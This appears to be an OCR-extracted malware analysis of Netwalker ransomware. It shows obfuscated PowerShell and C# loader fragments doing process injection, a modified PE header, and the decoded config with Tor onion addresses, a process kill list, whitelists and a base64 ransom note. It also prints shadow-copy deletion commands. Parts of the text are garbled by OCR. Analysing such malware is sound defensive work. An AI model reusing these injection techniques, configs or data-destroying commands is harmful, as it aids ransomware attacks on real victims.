x00,0x00,0xe0,0x00,0x00,0x00,0x02,0x00,0x00,0x00,0xc6,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
0x00,0x40,0x00,0x00,0xc0,0x2e,0x72,0x73,0x72,0x63,0x00,0x00,0x00,0x00,0x20,0x00,0x00,0x00,0xf0,0x00,0x00,0
```

```
namespace    Fvh
{
      [StructLayout(LayoutKind.Sequential)]
       public struct hedrtSpRy
   {
            public UInt32 regOENbPwRRujnbTf;
       public UInt32 rRsCNluIdCnPhbAI;
   }
  [StructLayout(LayoutKind.Sequential)]
          public struct jrglUJ
   {
 public UInt16 CXNKEGSdUDJo;
           public UInt16 gKSaI;
                 public UInt16 ydyhEkroHCktbwJS;
       public UInt16 eXMOghHSyBvJ;
                public UInt16 cXngHbQUgx;
       public UInt16 vOnxrwqXuvDiCyDEK;
             public UInt16 EtSJKzEAdOfPxpcITl;
       public UInt16 NeIg;
       public UInt16 mpnqIqVbyKlII;


..
..
..


       if ( $aukhgaZFiPJBarSpJc -eq $false )
       {
```


```
            qGDkNThnYgllXZ $upEcLTMCGhc $upEcLTMCGhc
$TKgfkdkQrLMAN.AzOVgkIsqtmgykQIb.SsheECGcrMBTG.hJuF $(ULhnbcyXER
LvVtGXUp $TKgfkdkQrLMAN.AzOVgkIsqtmgykQIb.KqELfXfIXPzsmd)
        }


            $rWd = RBeMnMHvnbNEob $upEcLTMCGhc $( ULhnbcyXERLvVtGXUp
( $TKgfkdkQrLMAN.AzOVgkIsqtmgykQIb.UJXRvKZSoPevE
dqjjiTT ) )
              $ejxPJM = lrcTwTXsUgcNNyNUH @([System.IntPtr],[UInt32],[System.IntPtr])
([bool])

$EUQ = [Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer( $rWd, $ejxPJM )
          $EUQ.Invoke( 0, 0, 0 ) | Out-Null
    }
}



  Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();} | Out-Null

[DllImport("kernel32.dll",SetLastError = true, EntryPoint = "VirtualAlloc")]
    public static extern IntPtr lsJtHM(IntPtr Bol,UIntPtr HMPMFvJgstQY,UInt32
vgOWJORGpiclb,UInt32 hkGugwGTQZvvNc);




    [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "GetProcAddress")]
public          static extern IntPtr prINVMFazIdTgzP(IntPtr ifSw,string Opk);

[DllImport("kernel32.dll",EntryPoint = "CreateRemoteThread")]
[DllImport("kernel32.dll",SetLastError = true, EntryPoint = "VirtualAlloc")]
    public static extern IntPtr lsJtHM(IntPtr Bol,UIntPtr HMPMFvJgstQY,UInt32
vgOWJORGpiclb,UInt32 hkGugwGTQZvvNc);
```

The decoded payload is a DLL with a modified PE header due to which, Virustotal considers this file type as “Unknown”


INCORRECT MAGIC HEADER BYTES

```
00000000: adde 9000 0300 0000 0400 0000 ffff 0000  ................
00000010: b800 0000 0000 0000 4000 0000 0000 0000  ........@.......
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 b800 0000  ................
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!Th
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program canno
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS
00000070: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode....$.......
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

```
00001057          db          "ram cannot be run in DOS mode.\r\r\n$", 0
```



It then changes the incorrect value



API’s & FUNCTIONS REQUIRED:

FunctionjGHCogMzZJqMjkXBIJ
FunctionRBeMnMHvnbNEob
FunctionULhnbcyXERLvVtGXUp
FunctionpmWsENpD
FunctionlrcTwTXsUgcNNyNUH
functionqGDkNThnYgllXZ
functionUjSOlmIVajpskSFV
functionozesOBwrUGaviaPvkV
$EUQ=[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($rWd,$ejxPJM)
FunctionjGHCogMzZJqMjkXBIJ
FunctionRBeMnMHvnbNEob
FunctionULhnbcyXERLvVtGXUp
FunctionpmWsENpD
FunctionlrcTwTXsUgcNNyNUH
functionqGDkNThnYgllXZ
functionUjSOlmIVajpskSFV
functionozesOBwrUGaviaPvkV
$EUQ=[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($rWd,$ejxPJM)

Time for reflective DLL loading:

Netwalker injects into **EXPLORER.exe** to make sure everything is performed within explorer.exe's address space


ozesOBwrUGaviaPvkV '**explorer**' $upEcLTMCGhc
$TKgfkdkQrLMAN.AzOVgkIsqtmgykQIb.XNkbT
$TKgfkdkQrLMAN.AzOVgkIsqtmgy
kQIb.UJXRvKZSoPevEdqjjiTT $aukhgaZFiPJBarSpJc ([ref]
$rbwueXQHo)


Netwalker relies on the following config values

{"mpk
PUBLIC-KEY :"+1KtL9ibbeqaChhoz4iEHeTtRtw8pNA5yC034/3klSA=
ENCRYPTION ","**mode**
:0,"**spsz**
:15360,"thr
:1500,"**namesz**
:8,"**idsz**
:6,"**pers**
:true,"onion1
PRIMARY TOR :"pb36hu4spl6cyjdfhing7h3pw6dhpk32ifemawkujj4gp33ejzdq3did.onion
,"onion2
SECONDARY TOR :"rnfdsgm6wb6j6su5txkekw4u4y47kp2eatvu7d6xhyn5cs4lt4pdrqqd.onion
,"lfile
:"{id}**-Readme.txt**
RANSOMNOTE ,"lend
BASE64 :"SGkhDQpZb3VyIGZpbGVzIGFyZSBlbmNyeXB0ZWQgYnkgTmV0d2Fsa2VyLg0KQWxsIGVuY3J5
cHRlZCBmaWxlcyBmb3IgdGhpcyBjb21wdXRlciBoYXMgZXh0ZW5zaW9uOiAue2lkfQ0KDQotLQ0
KSWYgZm9yIHNvbWUgcmVhc29uIHlvdSByZWFkIHRoaXMgdGV4dCBiZWZvcmUgdGhlIGVuY3J
5cHRpb24gZW5kZWQsDQp0aGlzIGNhbiBiZSB1bmRlcnN0b29kIGJ5IHRoZSBmYWN0IHRoYXQg
dGhlIGNvbXB1dGVyIHNsb3dzIGRvd24sDQphbmQgeW91ciBoZWFydCByYXRlIGhhcyBpbmNyZW
FzZWQgZHVlIHRvIHRoZSBhYmlsaXR5IHRvIHR1cm4gaXQgb2ZmLA0KdGhlbiB3ZSByZWNvb
W1lbmQgdGhhdCB5b3UgbW92ZSBhd2F5IGZyb20gdGhlIGNvbXB1dGVyIGFuZCBhY2NlcHQgdG
hhdCB5b3UgaGF2ZSBiZWVuIGNvbXByb21pc2VkLg0KUmVib290aW5nL3NodXRkb3duIHdpbGwg
Y2F1c2UgeW91IHRvIGxvc2UgZmlsZXMgd2l0aG91dCB0aGUgcG9zc2liaWxpdHkgb2YgcmVjb3Zlcn
kuDQoNCi0tDQpPdXIgIGVuY3J5cHRpb24gYWxnb3JpdGhtcyBhcmUgdmVyeSBzdHJvbmcgYW5kI
HlvdXIgZmlsZXMgYXJlIHZlcnkgd2VsbCBwcm90ZWN0ZWQsDQp0aGUgb25seSB3YXkgdG8gZ2V
0IHlvdXIgZmlsZXMgYmFjayBpcyB0byBjb29wZXJhdGUgd2l0aCB1cyBhbmQgZ2V0IHRoZSBkZWN
yeXB0ZXIgcHJvZ3JhbS4NCg0KRG8gbm90IHRyeSB0byByZWNvdmVyIHlvdXIgZmlsZXMgd2l0aG9
1dCBhIGRlY3J5cHRlciBwcm9ncmFtLCB5b3UgbWF5IGRhbWFnZSB0aGVtIGFuZCB0aGVuIHRoZ
Xkgd2lsbCBiZSBpbXBvc3NpYmxlIHRvIHJlY292ZXIuDQoNCkZvciB1cyB0aGlzIGlzIGp1c3QgYnVz
aW5lc3MgYW5kIHRvIHByb3ZlIHRvIHlvdSBvdXIgc2VyaW91c25lc3MsIHdlIHdpbGwgZGVjcnlwdC
B5b3Ugb25lIGZpbGUgZm9yIGZyZWUuDQpKdXN0IG9wZW4gb3VyIHdlYnNpdGUsIHVwbG9hZ
CB0aGUgZW5jcnlwdGVkIGZpbGUgYW5kIGdldCB0aGUgZGVjcnlwdGVkIGZpbGUgZm9yIGZyZ
WUuDQoNCi0tDQoNClN0ZXBzIHRvIGdldCBhY2Nlc3Mgb24gb3VyIHdlYnNpdGU6DQoNCjEuR
G93bmxvYWQgYW5kIGluc3RhbGwgdG9yLWJyb3dzZXI6IGh0dHBzOi8vdG9ycHJvamVjdC5vcmcv


DQoNCjIuT3BlbiBvdXIgd2Vic2l0ZToge29uaW9uMX0NCklmIHRoZSB3ZWJzaXRlIGlzIG5vdCBhdmFpbGFibGUsIG9wZW4gYW5vdGhlciBvbmU6IHtvbmlvbjJ9DQoNCjMuUHV0IHlvdXIgcGVyc29uYWwgY29kZSBpbiB0aGUgaW5wdXQgZm9ybToNCg0Ke2NvZGV9
,"**white**
:{"**path**
:["*system volume information
,"*windows.old
,"*:\users**temp
mp","*msocache
,"*:\winnt
","*$windows.~ws
,"*perflogs
,"*boot
,"*:\windows
","*:\program file*\vmware
e","*\users**temp
temp","*\winnt
nt","*\windows


Netwalker, like nefilim contains a pre-defined whitelist. Unlike nefilim, it has a killList as well.





Netwalker contains configuration variables within the payload.





Let's dig in and find some of the configurations.

KILL_LIST (IF PROCESS IS RUNNING => TERMINATE)

kill
:{"use
:true,"prc
:["nslsvice.exe
,"pg*
,"nservice.exe
,"cbvscserv*
,"ntrtscan.exe
,"cbservi*
,"hMailServer*
,"IBM*
,"bes10*
,"black*
,"apach*
,"bd2*
,"db*
,"ba*
,"be*
,"QB*
,"oracle*
,"wbengine*
,"vee*
,"postg*
,"sage*
,"sap*
,"b1*
,"fdlaunch*
,"msmdsrv*
,"report*
,"msdtssr*
,"coldfus*
,"cfdot*
,"swag*
,"swstrtr*
,"jetty.exe
,"wrsa.exe

WHITE_LISTED_PATH(S)

white
:{"**path**
:["*system volume information
,"*windows.old
,"*:\users**temp
mp","*msocache
,"*:\winnt
","*$windows.~ws
,"*perflogs
,"*boot
,"*:\windows

","*:\program file*\vmware
e","*\users**temp
temp","*\winnt
nt","*\windows
ws","*\program file*\vmware
e","*appdata*microsoft
,"*appdata*packages
,"*microsoft\provisioning
","*dvd maker
,"*Internet Explorer
,"*Mozilla
,"*Mozilla*
,"*Old Firefox data
,"*\program file*\windows media*
","\program file*\windows portable*
*","*windows defender
,"*\program file*\windows nt
t","*\program file*\windows photo*
","\program file*\windows side*
","\program file*\windowspowershell
l","*\program file*\cuass*
","\program file*\microsoft games
s","*\program file*\common files\system
em","*\program file*\common files*shared
ed","*\program file*\common files\reference ass*
s*","*\windows\cache*
*","*temporary internet*
,"*media player
,"*:\users*\appdata*\microsoft
soft","*\users*\appdata*\microsoft
rosoft","*\Program File*\Cisco
o"]

WHITE_LISTED_FILE(S) AND EXTENSIONS

file
:["ntuser.dat*
,"iconcache.db
,"gdipfont*.dat
,"ntuser.ini
,"usrclass.dat
,"usrclass.dat*
,"boot.ini
,"bootmgr
,"bootnxt
,"desktop.ini
,"ntuser.dat
,"autorun.inf
,"ntldr
,"thumbs.db
,"bootsect.bak
,"bootfont.bin
],"**ext**
:["msp
,"exe
,"sys
,"msc

,"mod
,"clb
,"mui
,"regtrans-ms
,”theme
,"hta
,"shs
,"nomedia
,"diagpkg
,"cab
,"ics
,"msstyles
,"cur
,"drv
,"icns
,"diagcfg
,"dll
,"ocx
,"lnk
,"ico
,"idx
,"ps1
,"mpa
,"cpl
,"icl
,"msu
,"msi
,"nls
,"scr
,"adv
,"386
,"com
,"hlp
,"rom
,"lock
,"386
,"wpx
,"ani
,"prf
,"rtp
,"ldf
,"key
,"diagcab
,"cmd
,"spl
,"deskthemepack
,"bat
,"themepack

Netwalker takes longer than nefilim to encrypt files as netwalker can exfiltrate files as well. It contains code path to data theft. **The adversaries can expose data if ransom demands are not met.**

```
pb36hu4spl6cyjdfhing7h3pw6dhpk32ifemawkujj4gp33ejzdq3did.onion
rnfdsgm6wb6j6su5txkekw4u4y47kp2eatvu7d6xhyn5cs4lt4pdrqqd.onion
```

Netwalker can look for shares as well.

```
push wkscli.6B6A49E8 ; 6B6A49E8:L"\\IPC$"
push esi
push edi
call <JMP.&wcscat_s>
```

Right before encrypting the files, netwalker deletes the shadow copy

C:\Windows\system32\vssadmin.exe delete shadows /all /quiet

Once files are encrypted. Netwalker will create the following path with the ransom note.

{id}—55readabout.txt

Netwalker payload will decrypt the following base64 content and add it to the file

```
0KSWYgZm9yIHNvbWUgcmVhI3Nvbi B5b3UgcmVhZCB0aGlzIHRleHQgYmVmb3JlIHRoZSBlbmNyeSNwdGlvbiBlbmRlZCwNCnRoaXMgY2FuIGJlIHVuZGVyc3Qjb29kIGJ5IHRoZSBmYWN0IHRoYXQgdGhlIGNvb
XAjdXRlciBzbG93cyBkb3duLA0KYW5kIHlvdXIgaGVhcnQgcmF0ZSBoYXMgaW5jciNlYXNlZCBkdWUgdG8gdGhlIGFiaWxpdHkgdG8gdHVybiBpdCBvZmYsDQp0aGVuIHdlIHJlY29tbWVuZCB0aGF0IHlvdSBt
b3ZlIGF3YXkgZnJvbSB0aGUgY29tcHUjdGVyIGFuZCBhY2NlcHQgdGhhdCB5b3UgaGF2ZSBiZWVuIGNvbXByI29taXNlZC4NClJlYm9vI3Rpbmcvc2h1dCNkb3duIHdpbGwgY2EjdXNlIHlvdSB0byBsI3NlIGZpbGVzIHdpdGhvdXQgdGhlIHBvc3MjaWJpbGl0eSBvZiByZWMjb3Zlcnku
maWxlcyB3aXRob3V0IHRoZSBwb3NzI2liaWxpdHkgb2YgcmVjI292ZXJ5Lg0KDQotLT09DQpPdXIgIGVuY3J5cHQjaW9uIGFsZ29yaXRobXMjIGFyZSB2ZXJ5IHN0cm9uZyBhbmQgeW91 2
**********************************************

[ Your fi#les are enc#rypted.
All encryp#ted files for this comp#uter has exten#sion: .{id}

--=
If for some rea#son you read this text before the encry#ption ended,
this can be underst#ood by the fact that the comp#uter slows down,
and your heart rate has incr#eased due to the ability to turn it off,
then we recommend that you move away from the compu#ter and accept that you have been compr#omised.
Reboo#ting/shut#down will ca#use you to lo#se files without the poss#ibility of rec#overy.

--==
Our  encrypt#ion algorit#hms are very strong and you ]
```